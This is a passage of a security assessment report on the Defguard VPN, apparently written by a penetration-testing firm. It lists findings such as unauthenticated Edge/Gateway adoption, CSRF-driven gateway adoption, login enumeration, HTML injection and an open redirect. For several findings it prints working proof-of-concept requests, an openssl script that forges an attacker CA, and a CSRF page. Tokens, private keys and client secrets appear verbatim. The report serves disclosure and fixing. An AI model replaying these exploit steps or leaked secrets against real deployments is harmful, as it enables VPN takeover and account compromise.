The defguard.sqlite database was located in the application’s Library/Application Support directory. During testing, the database was downloaded from the application container and queried using SQLite:

net.defguard.mobile (run) on (iPhone OS: 18.3.2) [usb] # cd 'Application Support'
/var/mobile/Containers/Data/Application/2B8E1FB4-FFDE-461F-9FE9-20446B09F328/Library/Application Support
net.defguard.mobile (run) on (iPhone OS: 18.3.2) [usb] # ls
NSFileType  Perms  NSFileProtection                      Read  Write  ...  Name
----------  -----  ------------------------------------  ----  -----  ---  ---------------
Regular     420    CompleteUntilFirstUserAuthentication  True  True   ...  defguard.sqlite

net.defguard.mobile (run) on (iPhone OS: 18.3.2) [usb] # sqlite connect defguard.sqlite
[...]
SQLite @ defguard.sqlite > .tables
+--------------------+
| name               |
+--------------------+
| defguard_instances |
| locations          |
+--------------------+

SQLite @ defguard.sqlite > select * from defguard_instances;
| id | name     | uuid       | url        | device_id | proxy_url | username | pooling_token                    | ... | pub_key       | private_key   | ... |
| 1  | Defguard | cc63803e.. | http://... | 1         | http://.. | qwerty   | 7sBNGfybXuXEimMTiBRUzAHvsmwPeJ2H  | ... | GduPXMQnJ5... | uNrh7Toya7... | ... |

The output confirms that the polling token, WireGuard® private key, username and server addresses are stored in plaintext.

During testing, a device backup was also performed, and the defguard.sqlite file was extracted from the backup:

C:\>idevicebackup2.exe backup --full backup_test
[...]
$ sqlite3 ./backup_test/49963fac300d876d54f9b75d12d405c5042e5a76/Manifest.db
sqlite> select * from Files where domain="AppDomain-net.defguard.mobile";
[...]
bde8f802048c0a13b1f7822183230ce7d26cc66b|AppDomain-net.defguard.mobile|Library/Application Support/defguard.sqlite|1|bplist00
[...]

The ability to back up a file containing sensitive information increases the risk of unauthorized data exposure.

Impact

An attacker who compromises the device, accesses the application container, or obtains a readable backup could retrieve the authentication token and WireGuard® private key. Depending on server-side controls, these values could potentially be used to impersonate the enrolled device or obtain VPN access.

Recommendations

Store authentication tokens and WireGuard® private keys in the iOS Keychain. Use an appropriate accessibility class, preferably WhenUnlockedThisDeviceOnly where application functionality permits.

Risk Accepted
DG2608-20: [proxy, gateway] Unauthenticated Edge or Gateway adoption allows full core impersonation
Medium

Description

During initial setup, defguard Edge (proxy) and defguard Gateway each expose a plaintext gRPC setup service on all interfaces - Edge on 0.0.0.0:50051, Gateway on 0.0.0.0:50066 - that any network-reachable client can use to complete the adoption handshake. Neither service authenticates the caller. Both accept any bearer token string, and both validate the submitted certificate bundle against the CA that the same caller supplies in the same request. An unauthenticated attacker who reaches either port during the adoption window wins the handshake deterministically, installs their own CA as the component’s trust root, and takes the Core role for that component.

Technical details

Both components implement the same three-step handshake: Start, GetCsr, SendCert. None of the three steps are protected by a shared secret.

In the Start handler (Edge: setup.rs:371-379, Gateway: setup.rs:305-316), the code extracts the bearer token with strip_prefix("Bearer ") and stores it, but never checks it against any configured value. The comment in the gateway source even claims “Setup session authenticated successfully” at the point where only the header format has been verified. GetCsr and SendCert then call verify_session_token, which compares the stored token against the one the caller presents in the next request. Since the caller controls both values, the check is tautological: it proves the same client made both requests, not that the client is authorized.

debug!("Authenticating setup session with Core");
let token = request
    .metadata()
    .get(AUTH_HEADER)
    .and_then(|v| v.to_str().ok())
    .and_then(|s| s.strip_prefix("Bearer "))
    .ok_or_else(|| Status::unauthenticated("Missing or invalid authorization token"))?;
debug!("Setup session authenticated successfully");
self.initialize_setup_session(token.to_string());

Certificate validation in validate_cert_bundle (setup.rs:46-99) calls anchor_from_trusted_cert(&ca_cert_der) where ca_cert_der is taken from the SendCert request body. The function validates the submitted certificate chain against the attacker’s own CA, so any self-signed CA with a matching leaf passes.

To demonstrate this we forged a malicious GetCsr request:

Request:

POST /invoke/defguard.proxy.v2.ProxySetup.GetCsr HTTP/1.1
Host: 127.0.0.1:41292
Content-Type: application/json

{"metadata":[{"name":"authorization","value":"Bearer isec"},{"name":"defguard-component-version","value":"2.1.0+cdf3ef9"},{"name":"defguard-component-system","value":"Debian;13.0.0;x86_64"}],"data":[{"certHostname":"https://isec.pl"}]}

Response:

HTTP/1.1 200 OK
Content-Type: application/json

{
  "responses": [
    {
      "message": {
        "der_data": "MIIBEzCBuwIBADAsMRcwFQYDVQQDDA5EZWZndWFyZCBQcm94eTER[...]"
      },
      "isError": false
    }
  ]
}

And then signed the CSR:

echo "<CSR>" | base64 -d > /tmp/edge.csr.der

openssl req -in /tmp/edge.csr.der -inform DER -out /tmp/edge.csr.pem
openssl ecparam -name prime256v1 -genkey -noout -out /tmp/ca.key
openssl req -new -x509 -key /tmp/ca.key -out /tmp/ca.crt -days 365 \
  -subj '/CN=Attacker CA' \
  -addext 'basicConstraints=critical,CA:TRUE' \
  -addext 'keyUsage=critical,keyCertSign'
openssl x509 -req -in /tmp/edge.csr.pem -CA /tmp/ca.crt -CAkey /tmp/ca.key \
  -CAcreateserial -out /tmp/edge.crt -days 365 \
  -extfile <(printf "[ext]\nbasicConstraints=CA:FALSE\n") -extensions ext

openssl ecparam -name prime256v1 -genkey -noout -out /tmp/core.key
openssl req -new -key /tmp/core.key -out /tmp/core.csr -subj '/CN=Defguard Core'
openssl x509 -req -in /tmp/core.csr -CA /tmp/ca.crt -CAkey /tmp/ca.key \
  -CAcreateserial -out /tmp/core.crt -days 365 \
  -extfile <(printf "[ext]\nbasicConstraints=CA:FALSE\n") -extensions ext

echo "=== component_cert_der ==="; openssl x509 -in /tmp/edge.crt -outform DER | base64 -w0; echo
echo "=== ca_cert_der ===";        openssl x509 -in /tmp/ca.crt -outform DER | base64 -w0; echo
echo "=== core_client_cert_der ==="; openssl x509 -in /tmp/core.crt -outform DER | base64 -w0; echo

And invoked the SendCert request successfully:

POST /invoke/defguard.proxy.v2.ProxySetup.SendCert HTTP/1.1
Host: 127.0.0.1:41292
Content-Type: application/json

{"metadata":[{"name":"authorization","value":"Bearer isec"},...],"data":[{"componentCertDer":"MIIBkTCCATegAwIBAgIUL6fqGCYSNdKy[...]","caCertDer":"MIIBkDCCATegAwIBAgIUfrjWkwC50yjvxqvqDMk[...]","coreClientCertDer":"MIIBfTCCASOgAwIBAgIUL6fqGCYSNdKy[...]"}]}
HTTP/1.1 200 OK
Content-Type: application/json

{"responses":[{"message":{},"isError":false}],"requests":{"total":1,"sent":1}}

After SendCert completes, the attacker’s CA is written to disk and the Edge’s mTLS server is restarted pinned to that CA.

$ docker exec edge-vuln-test ls -la /etc/defguard/certs/
total 24
-rw------- 1 root root 578 Aug 27 07:11 core_client_cert.pem
-rw------- 1 root root 602 Aug 27 07:11 grpc_ca_cert.pem
-rw------- 1 root root 602 Aug 27 07:11 proxy_grpc_cert.pem
-rw------- 1 root root 241 Aug 27 07:11 proxy_grpc_key.pem

The attacker can then connect on the mTLS port using a client certificate signed by their own CA, and the Edge treats the connection as an authenticated Core session.

Note that the server_state is now changed from setup to disconnected after the Edge/Gateway restart:

Request:

GET /api/v1/info HTTP/1.1
Host: localhost:18080

Response:

HTTP/1.1 200 OK
content-type: application/json
defguard-core-connected: false
defguard-component-version: 2.1.0+b80f60e

{"version":"2.1.0","server_state":"disconnected","display_password_reset":true,"display_download_step":true}

It was also found that there is a separate issue with the adoption timeout. The adoption_expired flag is set by a background task when the window closes (setup.rs:253-263), but it is only checked at the start of the Start handler (setup.rs:359). The GetCsr handler (setup.rs:420) and the SendCert handler (setup.rs:498) do not check it. An attacker who calls Start inside the window and keeps the gRPC response stream open prevents clear_setup_session() from running (it only fires when the stream is dropped), and can call GetCsr and SendCert at any point afterward, including after the timeout fires.

Impact

An attacker who exploits this vulnerability gains the Core role for the affected component.

On the Edge, this means receiving the AEAD key used to sign all session cookies (defguard_proxy, defguard_proxy_password_reset), allowing the attacker to mint arbitrary valid sessions for any user. All enrollment, MFA, and password-reset interactions with end users flow through the attacker-controlled proxy. The Proxy.Purge RPC, callable over the resulting mTLS connection, deletes the Edge’s certificate files and signals re-entry into setup mode. This makes certificate rotation ineffective as an incident response: the attacker can call Purge immediately after each rotation and re-adopt before the legitimate Core reconnects.

On the Gateway, this gives full control of the VPN control plane. The attacker can add or modify WireGuard® peers to grant itself VPN access, push arbitrary firewall and ACL rules, change SNAT bindings, disable the firewall entirely, and read the gateway’s streamed logs. No user interaction is required for any of these actions.

Both components share the root cause. An attacker who controls both would gain simultaneous control of the session layer and the network layer of a defguard deployment.

Risk Acceptance Rationale

The decision to accept this risk is deliberate and reflects a trade-off between security and usability of the initial setup process.

The vulnerability is exploitable only during the initial setup, which is explicitly initiated and controlled by the system administrator. The exploitation window is limited to a maximum of 10 minutes after starting the Edge/Gateway service.

The setup process was intentionally designed to be as simple and convenient as possible for administrators. Implementing additional security controls would significantly increase its complexity and negatively impact usability, while providing limited additional security benefit given the restricted exploitation window and administrative control.

Additionally, the recommended firewall configuration restricts access to the Edge/Gateway gRPC port to the Core service IP address, further limiting exposure.

Based on these factors, we consider the residual risk acceptable and have consciously decided not to implement remediation.

Completed
DG2608-6: [core] CSRF on component setup GET endpoints allows rogue gateway adoption
Medium

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3616

Description

Defguard drives full VPN component adoption over HTTP GET, authenticated only by the ambient defguard_session cookie, which is issued with SameSite=Lax. An administrator who opens an attacker-controlled page while logged in causes Core to adopt an attacker-chosen host as a Gateway or an Edge, sign that host’s CSR with the deployment CA, hand over the CA certificate, and then dial the rogue component and stream it the location’s WireGuard® private key and full peer list. No anti-CSRF token, Origin check, or Referer validation exists anywhere in the request handling.

Technical details

To demonstrate this CSRF vulnerability we created a simple PoC site:

<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://localhost:8000/api/v1/proxy/setup/stream">
      <input type="hidden" name="ip_or_domain" value="1.1.1.1" />
      <input type="hidden" name="grpc_port" value="50051" />
      <input type="hidden" name="common_name" value="sfsdfds" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState("", "", "/");
      document.forms[0].submit();
    </script>
  </body>
</html>

The request is successfully sent with a cookie:

Request:

GET /api/v1/proxy/setup/stream?ip_or_domain=1.1.1.1&grpc_port=50051&common_name=sfsdfds HTTP/1.1
Host: localhost:8000
Accept: text/event-stream
Referer: http://localhost:8000/setup
Cookie: defguard_session=pG3GZYnOBh92pMN3t2BrpHJp
Sec-Fetch-Site: same-origin

Response:

HTTP/1.1 200 OK
content-type: text/event-stream
cache-control: no-cache

data: {"step":"CheckingConfiguration","version":null,"message":"Enterprise license is required for connecting more than one Edge.","logs":["ERROR defguard_core::handlers::component_setup: Enterprise license is required for connecting more than one Edge."],"error":true}

Impact

The attacker must control a host reachable from Core and a victim administrator must open an attacker-controlled page. A successful gateway adoption yields the WireGuard® private key of the targeted location, the full peer list with public keys and allowed IPs, a CA-signed leaf certificate for an attacker-chosen hostname, and a persistent enabled gateway row that Core re-dials on every restart. A successful Edge adoption additionally yields the Edge private-cookie master key and the stored HTTPS certificate with its private key.

Recommendations

Change the existing adopt_gateway to the POST style JSON endpoint. As defence in depth, add middleware that rejects any state-changing request whose Origin does not match the configured public URL or whose Sec-Fetch-Site is cross-site, applied to the main webapp, the setup server, and the migration server alike. Changing the session cookie to SameSite=Strict in set_session_cookie at crates/defguard_core/src/handlers/auth.rs:266 would also close this specific route.

Completed
DG25-1: Login enumeration
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1557

Technical details

  • User testtest exists:

Request:

POST /api/v1/auth HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 37
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0

{“username”:“testtest”,“password”:""}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 09:10:42 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 26

{“msg”:“invalid password”}

  • User test404 does not exist:

Request:

POST /api/v1/auth HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 36
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0

{“username”:“test404”,“password”:""}


Response:

HTTP/2 401 Unauthorized
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 09:10:55 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 93

{“msg”:“Missing required LDAP settings: LDAP URL is required for LDAP configuration to work”}

Recommendations

To prevent enumeration vulnerabilities, following mitigation steps should be taken:

  • Generic error messages: Make sure the application displays the same error message for valid and invalid usernames for log-in attempt in to prevent attackers from distinguishing them.

  • Implement account lockout rules: Configure account lockout rules that do not reveal account status (locked or unlocked) to users or attackers. Account lockout for specified username should be based on a certain number of failed attempts, not on whether the account exists or not.

  • Introduce a limit on the rate of requests sent to reduce the number of checks for brute-force attacks.

  • Use universal unique identifiers (UUIDs) or random strings as resource identifiers instead of incremental numbering.

Completed
DG25-10: Lack of server-side data validation during the enrollment process
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1553

Technical details

The phone number is being validated only at the GUI-level. User - during the enrollment process may insert any non-digits characters into phone-number field:

Request:

POST /api/v1/enrollment/activate_user HTTP/2
Host: defguard-enroll.dvpnsec.net
[…]

{“password”:“Pentest2025!!!”,“phone_number”:”{{ 4*4 }}“}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Date: Wed, 06 Aug 2025 09:38:03 GMT
Server: Caddy
Set-Cookie: defguard_proxy=; Max-Age=0; Expires=Tue, 06 Aug 2024 09:38:03 GMT
Content-Length: 0

User was enrolled with invalid phone number:

Request:

GET /api/v1/user HTTP/2
Host: defguard.dvpnsec.net
[…]


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 09:38:34 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2899
[…]

“id”:40,“is_active”:true,“is_admin”:false,“last_name”:“XXX”,“ldap_pass_requires_change”:false,“mfa_enabled”:false,“mfa_method”:“None”,“phone”:”{{ 4*4 }}”,“totp_enabled”:false,“username”:“fdfdfdfd” […]

Completed
DG25-12: User can bypass only_client_activation feature
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1525

Technical details

  1. only_client_activation is set to true - meaning that administrator disabled manual WireGuard® configuration

Request:

GET /api/v1/settings_enterprise HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:17:11 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 91

{“admin_device_management”:false,“disable_all_traffic”:false,“only_client_activation”:true}

  1. User can still send HTTP request which manually creates new device:

Request:

POST /api/v1/device/userAAA HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR
Content-Length: 95
Sec-Ch-Ua: “Not)A;Brand”;v=“8”, “Chromium”;v=“138”
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{“name”:“new-device-123-abc”,“wireguard_pubkey”:“fb4r8zxzstQ+/GxULwnqW9mqDF3YrBT2SvcEHyXqoWM=“}


Response:

HTTP/2 201 Created
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:28:29 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 736
\

{
  "configs": [
    {
      "address": ["10.22.33.10"],
      "allowed_ips": ["10.22.33.0/24"],
      "config": "[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.22.33.10\n\n[Peer]\nPublicKey = wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU=\nAllowedIPs = 10.22.33.0/24\nEndpoint = 167.172.191.17:51820\nPersistentKeepalive = 300",
      "dns": null,
      "endpoint": "167.172.191.17:51820",
      "keepalive_interval": 25,
      "location_mfa_mode": "disabled",
      "network_id": 1,
      "network_name": "Demo-Location",
      "pubkey": "wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU="
    }
  ],
  "device": {
    "configured": true,
    "created": "2025-08-06T12:28:29.747718276",
    "description": null,
    "device_type": "User",
    "id": 20,
    "name": "new-device-123-abc",
    "user_id": 49,
    "wireguard_pubkey": "fb4r8zxzstQ+/GxULwnqW9mqDF3YrBT2SvcEHyXqoWM="
  }
}
Completed
DG25-13: User can see configuration even when this option is not visible in GUI
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1526

Technical details

  1. only_client_activation is set to true - meaning that administrator disabled manual WireGuard® configuration

Request:

GET /api/v1/settings_enterprise HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR

Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Wed, 06 Aug 2025 12:44:31 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 91

{“admin_device_management”:false,“disable_all_traffic”:false,“only_client_activation”:true}

  1. Show configuration is missing, nonetheless, below endpoints discloses the configuration:

Request:

GET /api/v1/network/1/device/12/config HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=NsgBmPHhmwakT9UGb0QO4SoR


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: text/plain; charset=utf-8
Date: Wed, 06 Aug 2025 12:44:46 GMT
Server: Caddy
Content-Length: 213

[Interface]
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.22.33.5


[Peer]
PublicKey = wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU=
AllowedIPs = 10.22.33.0/24
Endpoint = 167.172.191.17:51820
PersistentKeepalive = 300

Completed
DG25-14: Plain-text passwords stored in logs
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1558

Technical details

During security assessment, we were able to identify two cases in which plain-text user passwords were stored in Defguard’s logs.

The first occurrence regards initial password creation in an enrollment process, the other one relates to password resetting procedure:

root@defguard:~# docker logs -f 8f4c285f04c0 | grep "Asdf"

2025-08-06T13:48:40.571864Z DEBUG run_grpc_bidi_stream: defguard_core::grpc:
Received the following message from proxy:
CoreRequest {
    id: 32,
    device_info: Some(DeviceInfo {
        ip_address: "167.172.191.17",
        user_agent: Some("Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                          AppleWebKit/537.36 (KHTML, like Gecko)
                          Chrome/138.0.0.0 Safari/537.36")
    }),
    payload: Some(ActivateUser(
        ActivateUserRequest {
            phone_number: None,
            password: "Asdf123!",
            token: Some("b9I61jO3OIlMGYJXhd7mbdsOOpwcuz9L")
        }
    ))
}

2025-08-06T13:48:40.571901Z DEBUG run_grpc_bidi_stream:activate_user: defguard_core::grpc::enrollment:
Activating user account:
ActivateUserRequest {
    phone_number: None,
    password: "Asdf123!",
    token: Some("b9I61jO3OIlMGYJXhd7mbdsOOpwcuz9L")
}

2025-08-06T14:00:37.437221Z DEBUG run_grpc_bidi_stream: defguard_core::grpc:
Received the following message from proxy:
CoreRequest {
    id: 48,
    device_info: Some(DeviceInfo {
        ip_address: "167.172.191.17",
        user_agent: Some("Mozilla/5.0 (Windows NT 10.0; Win64; x64)
                          AppleWebKit/537.36 (KHTML, like Gecko)
                          Chrome/138.0.0.0 Safari/537.36")
    }),
    payload: Some(PasswordReset(
        PasswordResetRequest {
            password: "Asdf123!",
            token: Some("d1w53URFvtfChGfoW8WOzZTXN2fCtfLg")
        }
    ))
}

2025-08-06T14:00:37.437246Z DEBUG run_grpc_bidi_stream:reset_password: defguard_core::grpc::password_reset:
Starting password reset:
PasswordResetRequest {
    password: "Asdf123!",
    token: Some("d1w53URFvtfChGfoW8WOzZTXN2fCtfLg")
}

As it can be seen in the code-block above, in both situations - plain-text passwords (Asdf123!) were saved in logs.

Disclaimer: these logs are readable only by users who have SSH access to the VPS; remote exploitation solely via the web interface is not possible without such access. Because of that prerequisite - our severity rating has been downgraded to Low in regard to CVSS3.1-calculated Medium severity.

Completed
DG25-16: HTML Injection - password reset
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1545

Technical details

  1. Data from User-Agent header is not being sanitized. Malicious actor may send a reset link to any DefGuard user - with HTML content which will be rendered in the user’s mailboxes.

Request:

POST /api/v1/password-reset/request HTTP/2
Host: defguard-enroll.dvpnsec.net
User-Agent: browser <h1><a href=“//isec.pl”>CLICK HERE</a></h1>
Content-Type: application/json
Content-Length: 40

{“email”:“phtest2+fdsfdszxczxc@isec.pl”}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Date: Fri, 08 Aug 2025 09:56:26 GMT
Server: Caddy
Content-Length: 0

  1. <h1><a href=“//isec.pl”>CLICK HERE</a></h1> is being rendered.

Completed
DG25-17: Open redirect
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1548

Technical details

oAuth request with unauthorized_client calls redirects to the website from redirect_uri parameter, instead of DefGuard host. This leads to Open Redirect vulnerability.

Request:

GET /api/v1/oauth/authorize?allow=true&scope=1&&client_id=xxx&redirect_uri=https://isec.pl&state=1&nonce=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net

Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 08:45:15 GMT
Location: https://isec.pl/?error=unauthorized_client&state=1
Server: Caddy
Content-Length: 0

Completed
DG25-20: Disabled OpenID apps still generate code
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1555

Technical details

  1. Enabled OpenID app generates code:

Request:

GET /api/v1/oauth/authorize?allow=true&scope=openid&&client_id=9szvHNlxY6R3jvbX&redirect_uri=https://isec.pl&state=111&nonce=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw

Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 08:17:54 GMT
Location: https://isec.pl/?code=RgB6g99iosVoVnawCHvNDi1l&state=111
Server: Caddy
Content-Length: 0

  1. Disabling OpenID app:

Request:

POST /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw
Content-Length: 17
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

{“enabled”:false}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 08:18:23 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. Confirming, that the application is disabled:

Request:

GET /api/v1/oauth HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 11 Aug 2025 08:18:27 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 1016
[…]

{
  "client_id ": "9szvHNlxY6R3jvbX ",
  "client_secret ": "SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN ",
  "enabled ": false,
  "id ": 8,
  "name ": "openIDApp ",
  "redirect_uri ": [
    "https://isec.pl "
  ],
  "scope ": [
    "openid "
  ]
}
 [ ... ]
  1. OpenID app - even though it’s disabled - still generates the code:

Request:

GET /api/v1/oauth/authorize?allow=true&scope=openid&&client_id=9szvHNlxY6R3jvbX&redirect_uri=https://isec.pl&state=111&nonce=2&response_type=code HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw


Response:

HTTP/2 302 Found
Alt-Svc: h3=“:443”; ma=2592000
Date: Mon, 11 Aug 2025 08:36:11 GMT
Location: https://isec.pl/?code=zFxh24MQbj8XQ4yDplh1QkoP&state=111
Server: Caddy
Content-Length: 0

The code, however, does not work on the POST /api/v1/oauth/token HTTP/2 endpoint (when the OpenID app is disabled).

Completed
DG25-25: Access token is not being revoked when OpenID app becomes disabled
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1554

Technical details

  1. User authorizes to the OpenID app:

Request:

POST /api/v1/oauth/token HTTP/2
Host: defguard.dvpnsec.net
Content-Length: 165
Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&redirect_uri=https://isec.pl&code=rheXiUUlXW34MwoOS7PWxlLV&client_id=9szvHNlxY6R3jvbX&client_secret=SHyMugRCmiTkLdo1xtV5IwgrY1dKoHpN&

Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:23:05 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 124\

{
  "access_token ": "Dyg8SocRFYixyEI2qMZRBMpi ",
  "id_token ": null,
  "refresh_token ": "NL12wUK2mzs5mz0u1V3WLPmE ",
  "token_type ": "bearer "
}
  1. Administrator disables the app:

Request:

POST /api/v1/oauth/9szvHNlxY6R3jvbX HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=KENMUulcmfVkD0W8MZjN4Rjw
Content-Length: 17
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36

{“enabled”:false}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:23:56 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 2

{}

  1. access_token is not being revoked - user can still use it.

Request:

GET /api/v1/oauth/userinfo HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer Dyg8SocRFYixyEI2qMZRBMpi


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 12 Aug 2025 10:25:54 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 156\

{
  "email ": "phtest2+fdsfsdfsdfdsfds@isec.pl ",
  "family_name ": "A ",
  "given_name ": "A ",
  "name ": "AA ",
  "phone_number ": "123123 ",
  "preferred_username ": "user ",
  "sub ": "user "
}
Completed
DG25-28: [desktop_client] Wide file permissions
Low

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/client/issues/563

Technical details

Files on Linux and MacOS have permissions defined for three subsets of system users:

  • “user” - the single user who owns the file

  • “group” - the group of users the owner is associated with

  • “others” - everyone else

Permissions define who and what can read, write to, and execute.

The application creates files for which read permissions are granted to the group and other users, while the database contains confidential data.For directories, execute permissions are also granted to the group and other users.

Linux:

$ find ~/.local/share/net.defguard -ls391834 4 drwxr-xr-x 3 user user 4096 Aug 22 00:59 /home/user/.local/share/net.defguard392815 64 -rw-r—r— 1 user user 61440 Aug 22 00:59 /home/user/.local/share/net.defguard/defguard.db445399 4 drwxr-xr-x 2 user user 4096 Aug 20 09:14 /home/user/.local/share/net.defguard/localstorage445400 12 -rw-r—r— 1 user user 12288 Aug 21 10:02 /home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage445402 32 -rw-r—r— 1 user user 32768 Aug 21 10:02 /home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage-shm445401 0 -rw-r—r— 1 user user 0 Aug 21 10:02 /home/user/.local/share/net.defguard/localstorage/tauri_localhost_0.localstorage-wal395561 4 -rw-r—r— 1 user user 106 Aug 20 09:14 /home/user/.local/share/net.defguard/config.json

$ sqlite3 -column -header ~/.local/share/net.defguard/defguard.db “select id,prvkey,server_pubkey,endpoint from tunnel;“id prvkey server_pubkey endpoint— -------------------------------------------- -------------------------------------------- --------------------1 kxiyB6eBem2ZHnTWMApvck5jkKMtGG4eDk88NwM09WM= wq5uFq9EnnRQkIDJr3I/bYS/EhBvwc4nptIewnhzdhU= 167.172.191.17:51820

MacOS:

$ ls -l /System/Volumes/Data/Users/user/Library/Application\ Support/net.defguardtotal 264-rw-r—r— 1 user staff 106 10 lip 16:36 config.json-rw-r—r— 1 user staff 98304 14 lip 19:59 defguard.db

Completed
DG25-32: Logs contains license key
Low

Linked GitHub issue

